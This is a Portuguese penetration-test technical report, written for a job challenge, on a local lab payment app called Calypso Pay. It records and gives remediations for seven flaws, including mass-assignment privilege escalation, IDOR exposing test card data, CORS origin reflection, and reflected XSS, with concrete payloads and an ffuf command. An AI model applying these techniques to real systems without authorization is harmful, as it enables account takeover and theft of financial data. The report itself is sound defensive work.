

Penetration Test — Avaliação de Segurança

Relatório Técnico

CALYPSO PAY

Gateway de Pagamentos e Emissor de Cartão de Crédito

23 de agosto de 2026

Desafio Técnico — Processo Seletivo Analista de Segurança Pleno
Sea Tecnologia

1. Objetivo

O objetivo deste trabalho foi executar um Penetration Test (PenTest) sobre a aplicação Calypso Pay, um gateway de pagamentos e emissor de cartão de crédito, no âmbito do desafio técnico da etapa seletiva para a posição de Analista de Segurança Pleno na Sea Tecnologia.

Este documento apresenta o detalhamento técnico completo dos testes realizados, incluindo narrativa de ataque, evidências de exploração e recomendações específicas por vulnerabilidade. Para uma visão consolidada orientada a negócio, consultar o Relatório Executivo correspondente.

2. Metodologia

A metodologia adotada foi baseada no PTES — Penetration Testing Execution Standard, balizada com referências ao OWASP Top 10 (2021), OWASP API Security Top 10 (2023), Common Weakness Enumeration (CWE) e MITRE ATT&CK®. A abordagem utilizada foi Black-Box, sem documentação formal, credenciais privilegiadas ou código-fonte disponibilizados previamente.

Etapas realizadas: Discovering (identificação do ambiente e tecnologias) → Scanning (reconhecimento de portas via nmap e enumeração de rotas via ffuf) → Enumeration (mapeamento de fluxos de autenticação/autorização/lógica de negócio via Burp Suite) → Gaining Access (exploração confirmada com evidências de reprodutibilidade).

Ferramentas utilizadas: Burp Suite Community Edition, ffuf, nmap, DevTools do navegador (Chromium), webhook.site, curl.

3. Critério para Classificação dos Riscos

Classificação	Critério
Crítico	Falhas que possibilitam controle total ou parcial da aplicação, comprometimento de dados de terceiros em massa, ou escalonamento de privilégio sem autenticação prévia.
Alto	Falhas que desencadeiam ataques posteriores, possibilitando vazamento de dados, exposição de informações sensíveis ou fraude direta contra a lógica de negócio.
Médio	Falhas que expõem dados sobre a arquitetura e tecnologia do sistema, servindo como vetor de apoio para explorações futuras.
Baixo	Falhas que permitem reconhecimento e enumeração de componentes, sem impacto direto isolado.

4. Escopo

Modalidade	Tipo de Pentest	Alvo
Black-Box	WEB / API	Calypso Pay — http://localhost (ambiente Docker Compose local, isolado)

Regras de engajamento: escopo restrito à aplicação Calypso Pay; vedados ataques de DoS, engenharia social e inspeção do container por dentro. Dados de teste exclusivamente sintéticos.

5. Sumário Executivo

Foram identificadas e exploradas 7 vulnerabilidades (3 Críticas, 3 Altas, 1 Média) e 6 pontos positivos. O detalhamento técnico completo de cada finding encontra-se na Seção 9.

9. Detalhamento das Análises

Abaixo são descritos o passo a passo dos testes realizados, apresentando evidências reais capturadas durante a avaliação e o detalhamento das recomendações por vulnerabilidade.

9.1 Detalhamento: Aplicação Web e API

ID	W.1: Mass Assignment em Cadastro Público (Escalonamento de Privilégio)				
URL/Ambiente	http://localhost/signup				
Path	POST /signup				
MITRE ATT&CK	T1136.001, T1078				
Abordagem	Black-Box				
Risco	Crítico	Impacto	Crítico	Probabilidade	Alta

DESCRIÇÃO

O endpoint de cadastro público (/signup) processa o corpo da requisição sem restringir explicitamente os atributos aceitos (Strong Parameters). O formulário legítimo envia apenas os campos name, email, password e cpf, porém o controller aceita e persiste qualquer atributo adicional do modelo User enviado no corpo da requisição — incluindo o campo role, responsável por definir o nível de privilégio da conta.

NARRATIVA DO ATAQUE

Durante o mapeamento do fluxo de cadastro via proxy de interceptação, observou-se que o corpo da requisição POST /signup continha apenas os campos esperados do formulário. Utilizando o Intercept do Burp Suite, o cadastro foi refeito e, antes do envio ao servidor, o parâmetro user[role]=admin foi injetado manualmente no corpo da requisição, adicional aos campos legítimos.




Figura W.1.1 — Requisição interceptada com o parâmetro user[role]=admin injetado (8 parâmetros no corpo, contra 7 do cadastro padrão) e resposta 302 de sucesso.

A requisição foi processada com sucesso (HTTP 302) e, ao autenticar-se com a conta recém-criada, confirmou-se que o usuário foi persistido com o papel "admin", visível na interface da aplicação — resultado obtido sem qualquer autenticação prévia, através do formulário de cadastro público.




Figura W.1.2 — Conta paulatateste2@gmail.com criada via cadastro público, exibindo privilégio "admin" no cabeçalho da aplicação.

MITRE ATT&CK

ID	Nome	Descrição	Mitigação
T1136.001	Create Account: Local Account	Criação de uma conta local com privilégio elevado através de manipulação do processo de cadastro, sem necessidade de acesso prévio.	Aplicar Strong Parameters, permitindo explicitamente apenas os atributos esperados no cadastro público.
T1078	Valid Accounts	Uso de uma conta válida (porém obtida de forma ilegítima com privilégio administrativo) para acessar funcionalidades restritas da aplicação.	Revisar periodicamente contas com privilégio administrativo e sua origem de criação.

RECOMENDAÇÃO

Implementar Strong Parameters no controller de cadastro (Rails), permitindo explicitamente apenas os campos name, email, password e cpf via params.require(:user).permit(...). O atributo role jamais deve ser atribuível a partir de entrada do usuário não autenticado; sua definição deve ocorrer exclusivamente no backend, com valor padrão seguro ("customer") e alteração restrita a um fluxo administrativo protegido.

REFERÊNCIAS

https://guides.rubyonrails.org/action_controller_overview.html#strong-parameters

<https://cwe.mitre.org/data/definitions/915.html>

ID	W.2: Broken Access Control em Área Administrativa				
URL/Ambiente	http://localhost/admin/users, http://localhost/admin/transactions				
Path	GET /admin/users, GET /admin/transactions				
MITRE ATT&CK	T1595, T1213				
Abordagem	Black-Box				
Risco	Crítico	Impacto	Crítico	Probabilidade	Alta

DESCRIÇÃO

Foi identificado, através de enumeração ativa de rotas (ffuf) autenticada com uma conta obtida via W.1, um namespace administrativo (/admin/*) que expõe endpoints retornando dados sensíveis em formato JSON. Testes subsequentes confirmaram que os endpoints não realizam qualquer verificação de papel (role) do usuário autenticado, sendo acessíveis inclusive por uma conta comum do tipo "customer".

NARRATIVA DO ATAQUE

Após a fase de reconhecimento com nmap (identificação da porta 80 exposta pelo nginx), foi executada enumeração ativa de diretórios com ffuf contra a raiz da aplicação, revelando rotas não referenciadas na interface, incluindo /admin. Fuzzing subsequente dentro do namespace /admin identificou as rotas /admin/users e /admin/transactions.

```
$ ffuf -u http://localhost/admin/FUZZ -w /usr/share/wordlists/dirb/common.txt \
-H 'Cookie: _calypso_session=<sessão_admin>' -mc 200,301,302,403
```

```
transactions [Status: 200, Size: 885, Words: 18, Lines: 1]
users [Status: 200, Size: 707, Words: 1, Lines: 1]
```

Ao acessar diretamente /admin/users, a aplicação retornou o registro completo de todos os usuários da base, incluindo e-mail, papel (role), CPF em texto claro e saldo:




Figura W.2.1 — Resposta de GET /admin/users listando todos os usuários com CPF e saldo em texto claro.

De forma análoga, /admin/transactions expõe o histórico financeiro de todos os usuários da base, não restrito ao usuário autenticado:




Figura W.2.2 — Resposta de GET /admin/transactions listando transações de múltiplos usuários (user_id 2 e 3).

Testes de confirmação demonstraram que uma conta comum, sem qualquer privilégio de administrador, também obtinha acesso idêntico a essas rotas — evidenciando que a falha não está restrita à ausência de verificação de "admin", mas à completa ausência de controle de autorização no namespace.

MITRE ATT&CK

ID	Nome	Descrição	Mitigação
T1595	Active Scanning	Varredura ativa de diretórios (ffuf) para identificar rotas administrativas não referenciadas na interface da aplicação.	Implementar autenticação/autorização em toda rota administrativa, independentemente de estar ou não linkada na UI.
T1213	Data from Information Repositories	Coleta de dados sensíveis (CPF, saldo, histórico de transações) diretamente de	Aplicar RBAC (Role-Based Access Control) explícito em todo controller sob o

		endpoints administrativos sem controle de acesso.	namespace /admin.
--	--	---	-------------------

RECOMENDAÇÃO

Implementar um mecanismo de autorização (before_action) em todos os controllers do namespace administrativo, verificando explicitamente `current_user.role == "admin"` e retornando HTTP 403 Forbidden caso contrário. Recomenda-se adicionalmente registrar (log) tentativas de acesso não autorizado a rotas administrativas para fins de detecção.

REFERÊNCIAS

https://owasp.org/Top10/A01_2021-Broken_Access_Control/

ID	W.3: IDOR — Exposição de Dados Completos de Cartão de Terceiros				
URL/Ambiente	http://localhost/credit_cards/:id				
Path	GET /credit_cards/1, GET /credit_cards/2 ...				
MITRE ATT&CK	T1595, T1213				
Abordagem	Black-Box				
Risco	Crítico	Impacto	Crítico	Probabilidade	Alta

DESCRIÇÃO

O endpoint de visualização de detalhe de cartão (`/credit_cards/:id`) não valida se o cartão solicitado pertence ao usuário autenticado na sessão. Como consequência, um Insecure Direct Object Reference (IDOR) permite que qualquer usuário autenticado acesse número completo (PAN), código de segurança (CVV) e limite de crédito de cartões pertencentes a outros usuários, bastando incrementar o identificador numérico na URL.

NARRATIVA DO ATAQUE

Estando autenticado com uma conta própria (pauletatestexss@gmail.com), acessou-se a URL `/credit_cards/1` diretamente na barra de endereço. A aplicação retornou os dados completos de um cartão pertencente a outro usuário ("usuário #2"), incluindo o número completo do cartão e o CVV:




Figura W.3.1 — `GET /credit_cards/1` expõe cartão de "usuário #2": número completo 4111 1111 1111 1111, CVV 123, limite R\$ 900,00.

Testando o identificador seguinte (`/credit_cards/2`), o mesmo comportamento foi confirmado, dessa vez expondo um cartão Prime Ogígia de outro usuário com limite de R\$ 50.000,00:




Figura W.3.2 — GET /credit_cards/2 expõe cartão de "usuário #3": número completo 5500 0000 0000 0004, CVV 789, limite R\$ 50.000,00.

A enumeração foi interrompida nesse ponto, uma vez que o padrão de exposição já estava plenamente demonstrado com evidência mínima necessária, em conformidade com as regras de engajamento do teste. Em um cenário real, um atacante poderia iterar sequencialmente sobre todos os identificadores da base, extraíndo o número completo e CVV de toda a carteira de cartões emitidos pela plataforma.

MITRE ATT&CK

ID	Nome	Descrição	Mitigação
T1595	Active Scanning	Enumeração sequencial de identificadores numéricos (IDs) de recursos para descobrir objetos pertencentes a outros usuários.	Validar propriedade do recurso (<code>current_user.id == credit_card.user_id</code>) antes de renderizar a resposta.
T1213	Data from Information Repositories	Coleta de dados financeiros sensíveis (PAN completo e CVV) de cartões de crédito de terceiros através de acesso direto a objeto.	Mascarar PAN e CVV em qualquer exibição, mostrando apenas os 4 últimos dígitos do cartão.

RECOMENDAÇÃO

Implementar verificação de propriedade do objeto (object-level authorization) no controller, restringindo a consulta ao escopo `current_user.credit_cards.find(params[:id])` e retornando HTTP 404 quando o recurso não pertencer ao usuário autenticado. Adicionalmente, o número completo do cartão (PAN) e o CVV nunca deveriam ser retornados em texto claro por nenhum endpoint após a emissão — apenas os últimos 4 dígitos deveriam ser exibidos, em conformidade com boas práticas PCI-DSS.

REFERÊNCIAS

https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control

<https://cwe.mitre.org/data/definitions/639.html>

ID	W.4: CORS Misconfiguration com Credenciais Habilitadas
URL/Ambiente	http://localhost/ (todas as rotas testadas)
Path	Header Origin refletido dinamicamente
MITRE ATT&CK	N/A (ver nota metodológica)
Abordagem	Black-Box

Risco	Alto	Impacto	Alto	Probabilidade	Média
-------	------	---------	------	---------------	-------

DESCRIÇÃO

A aplicação retorna o header Access-Control-Allow-Origin refletindo dinamicamente qualquer valor enviado no header Origin da requisição, combinado com Access-Control-Allow-Credentials: true. Essa configuração viola a política de mesma origem (Same-Origin Policy) e é objetivamente insegura, independentemente de uma exploração completa ter sido demonstrada.

NARRATIVA DO ATAQUE

Ao interceptar uma requisição legítima com o Burp Suite, observou-se inicialmente que a resposta incluía o header Access-Control-Allow-Origin: http://localhost, condizente com a origem legítima. Alterando manualmente o header Origin da requisição para um domínio arbitrário e reenviando via Repeater, obteve-se:

```
Requisição enviada (Repeater):
Origin: http://atacante-do-mal-hahhahar.com

Resposta do servidor:
HTTP/1.1 422 Unprocessable Content
access-control-allow-origin: http://atacante-do-mal-hahhahar.com
access-control-allow-credentials: true
vary: Origin
```

O servidor refletiu integralmente o domínio arbitrário controlado pelo atacante no header de resposta, mantendo Access-Control-Allow-Credentials: true. Isso confirma que a validação de origem não é feita contra uma allowlist fixa, mas sim ecoada dinamicamente.

Ressalva metodológica: a configuração vulnerável foi confirmada pela reflexão arbitrária do header Origin combinada com Access-Control-Allow-Credentials: true, o que já é suficiente para caracterizar a falha (CWE-942). A exploração completa a partir de uma origem externa real — isto é, hospedar uma página maliciosa, induzir uma vítima autenticada a acessá-la e efetivamente ler dados de resposta cross-origin através dela — não foi executada neste teste, por não ser necessária para confirmar a falha de configuração em si. A severidade Alta reflete o risco inerente à configuração incorreta, não uma exploração fim-a-fim demonstrada contra uma vítima real.

MITRE ATT&CK

Nota metodológica: Não foi identificada uma técnica do MITRE ATT&CK que represente com precisão esta falha. CORS Misconfiguration descreve uma condição de configuração de infraestrutura web (permitindo potencialmente requisições cross-origin autenticadas), e não uma técnica de execução de adversário específica catalogada no framework. Técnicas como T1539 (Steal Web Session Cookie) pressupõem exfiltração efetiva do cookie de sessão, o que não foi demonstrado nem seria aplicável aqui, já que o cookie da aplicação possui atributo HttpOnly (ver Ponto Positivo P.2). A classificação de risco desta falha apoia-se em CWE-942 e OWASP A05:2021 (Security Misconfiguration).

RECOMENDAÇÃO

Configurar o middleware de CORS (ex.: rack-cors) com uma allowlist explícita de origens confiáveis, rejeitando qualquer origem fora dessa lista. Jamais utilizar reflexão dinâmica do header Origin quando Access-Control-Allow-Credentials estiver habilitado — essa combinação é explicitamente desaconselhada pela especificação CORS (Fetch Standard/WHATWG).

REFERÊNCIAS

<https://portswigger.net/web-security/cors>

<https://cwe.mitre.org/data/definitions/942.html>

ID	W.5: Falha de Regra de Negócio na Emissão de Cartão de Crédito
----	--

URL/Ambiente	http://localhost/credit_cards				
Path	POST /credit_cards				
MITRE ATT&CK	N/A (ver nota metodológica)				
Abordagem	Black-Box				
Risco	Alto	Impacto	Alto	Probabilidade	Alta

DESCRIÇÃO

A interface do Calypso Pay declara que o Cartão Prime Ogígia é destinado a clientes "com renda declarada a partir de R\$ 8.000". Testes de manipulação de parâmetros no formulário de solicitação de cartão demonstraram que essa regra não é validada no backend: uma conta com renda declarada de R\$ 1.000 obteve aprovação instantânea do tier "prime". Adicionalmente, não há limite de cartões ativos por usuário — a mesma conta emitiu 3 cartões sem qualquer restrição.

NARRATIVA DO ATAQUE

Através do proxy de interceptação, capturou-se o corpo da requisição POST /credit_cards, identificando os parâmetros declared_income, requested_limit e tier. O valor do parâmetro tier foi alterado de "standard" para "prime", mantendo declared_income=1000 (muito abaixo do mínimo de R\$ 8.000 declarado na regra de negócio da interface):




Figura W.5.1 — Requisição no Repeater com declared_income=1000 e tier=prime, resposta 302 (sucesso).

A aplicação processou a requisição com sucesso e emitiu o cartão Prime Ogígia para a conta de teste, além de dois Cartões Calypso adicionais solicitados anteriormente na mesma sessão — demonstrando ausência total de validação server-side tanto da regra de renda mínima quanto de um limite de cartões por usuário:




Figura W.5.2 — Dashboard exibindo 3 cartões emitidos para a mesma conta, incluindo o Cartão Prime Ogigia aprovado com renda de R\$ 1.000.

MITRE ATT&CK

Nota metodológica: Não foi identificada uma técnica do MITRE ATT&CK que represente com precisão esta falha. Trata-se de uma ausência de validação de regra de negócio (renda mínima por tier, limite de cartões por conta), e não de uma técnica de intrusão catalogada pelo framework. A técnica T1190 (Exploit Public-Facing Application) é genérica o suficiente para se aplicar a praticamente qualquer manipulação de parâmetro contra uma aplicação pública, o que a torna pouco informativa como mapeamento específico para este achado. A classificação de risco apoia-se em CWE-840 (Business Logic Errors) e OWASP A04:2021 (Insecure Design).

RECOMENDAÇÃO

Implementar validação server-side explícita que condicione a aprovação do tier "prime" à renda declarada informada ser igual ou superior a R\$ 8.000, rejeitando a solicitação com mensagem apropriada caso contrário. Definir e aplicar uma política de limite de cartões ativos simultâneos por usuário, alinhada à política de crédito da instituição.

REFERÊNCIAS

https://owasp.org/www-project-top-ten/2017/A4_2017-Broken_Access_Control (Insecure Design, OWASP Top 10 2021 A04)

ID	W.6: Stack Trace Disclosure (Verbose Error Messages)				
URL/Ambiente	http://localhost/credit_cards, http://localhost/credit_cards/:id				
Path	POST /credit_cards (overflow numérico), GET /credit_cards/:id inexistente				
MITRE ATT&CK	T1592.002				
Abordagem	Black-Box				
Risco	Médio	Impacto	Médio	Probabilidade	Média

DESCRIÇÃO

Requisições que geram exceções não tratadas na aplicação (ex.: overflow de valor numérico em campo do banco de dados, ou busca por um registro inexistente) retornam ao cliente uma resposta HTTP 500 contendo o stack trace completo da exceção Ruby/Rails, incluindo nomes de gems, versões de bibliotecas e caminhos internos do sistema de arquivos do servidor.

NARRATIVA DO ATAQUE

Ao testar valores extremos no campo "Limite desejado" do formulário de emissão de cartão (requested_limit), um valor que excedia a precisão numérica da coluna no banco de dados (limite de 10 dígitos, PostgreSQL

numeric(12,2)) provocou uma exceção ActiveRecord::RangeError não tratada, cujo corpo completo — incluindo backtrace com caminhos de gems (activerecord-8.1.3.1, activesupport-8.1.3.1) — foi devolvido diretamente na resposta HTTP:




Figura W.6.1 — Resposta HTTP 500 expõe mensagem de erro do PostgreSQL e stack trace completo do Rails, incluindo versões de gems e caminhos internos.

O mesmo comportamento foi observado ao requisitar um identificador de cartão inexistente (ActiveRecord::RecordNotFound), confirmando que o ambiente não está configurado para suprimir detalhes de erro ao usuário final — comportamento típico de ambiente de desenvolvimento, mas inadequado para produção.

MITRE ATT&CK

ID	Nome	Descrição	Mitigação
T1592.002	Gather Victim Host Information: Software	Coleta de informações sobre versões de framework, linguagem e bibliotecas através de mensagens de erro verbosas retornadas pela aplicação.	Configurar tratamento de erro genérico ao usuário final em ambiente de produção.

RECOMENDAÇÃO

Configurar `config.consider_all_requests_local = false` e `config.action_dispatch.show_exceptions` apropriadamente para o ambiente de produção, exibindo páginas de erro genéricas (HTTP 500 sem detalhes) ao usuário final. O stack trace completo deve ser registrado exclusivamente em logs internos, acessíveis apenas à equipe de operação/desenvolvimento.

REFERÊNCIAS

<https://cwe.mitre.org/data/definitions/209.html>

ID	W.7: Cross-Site Scripting (XSS) Refletido
URL/Ambiente	http://localhost/statement
Path	GET /statement?q=<payload>
MITRE ATT&CK	T1659, T1539

Abordagem	Black-Box				
Risco	Alto	Impacto	Alto	Probabilidade	Média

DESCRIÇÃO

O parâmetro de busca (q) da tela de Extrato é renderizado de duas formas distintas na mesma página: no atributo value do campo de busca (corretamente escapado pelo framework) e na mensagem "Nenhum resultado para X" (renderizada sem escape de saída), permitindo a injeção e execução de HTML/JavaScript arbitrário no contexto da vítima.

NARRATIVA DO ATAQUE

Ao submeter o payload `<script>alert(1)</script>` no campo de busca do extrato e inspecionar o código-fonte da resposta (view-source), identificou-se a divergência de tratamento entre os dois pontos de reflexão do mesmo parâmetro:

```
<input type="text" name="q" value="&lt;script&gt;alert(1)&lt;/script&gt;" ... />
  ↳ ESCAPADO corretamente

<p class="muted">Nenhum resultado para <script>alert(1)</script></p>
  ↳ NÃO ESCAPADO – vulnerável
```




Figura W.7.1 — Código-fonte da resposta evidenciando o parâmetro q refletido sem escape na mensagem "Nenhum resultado para".

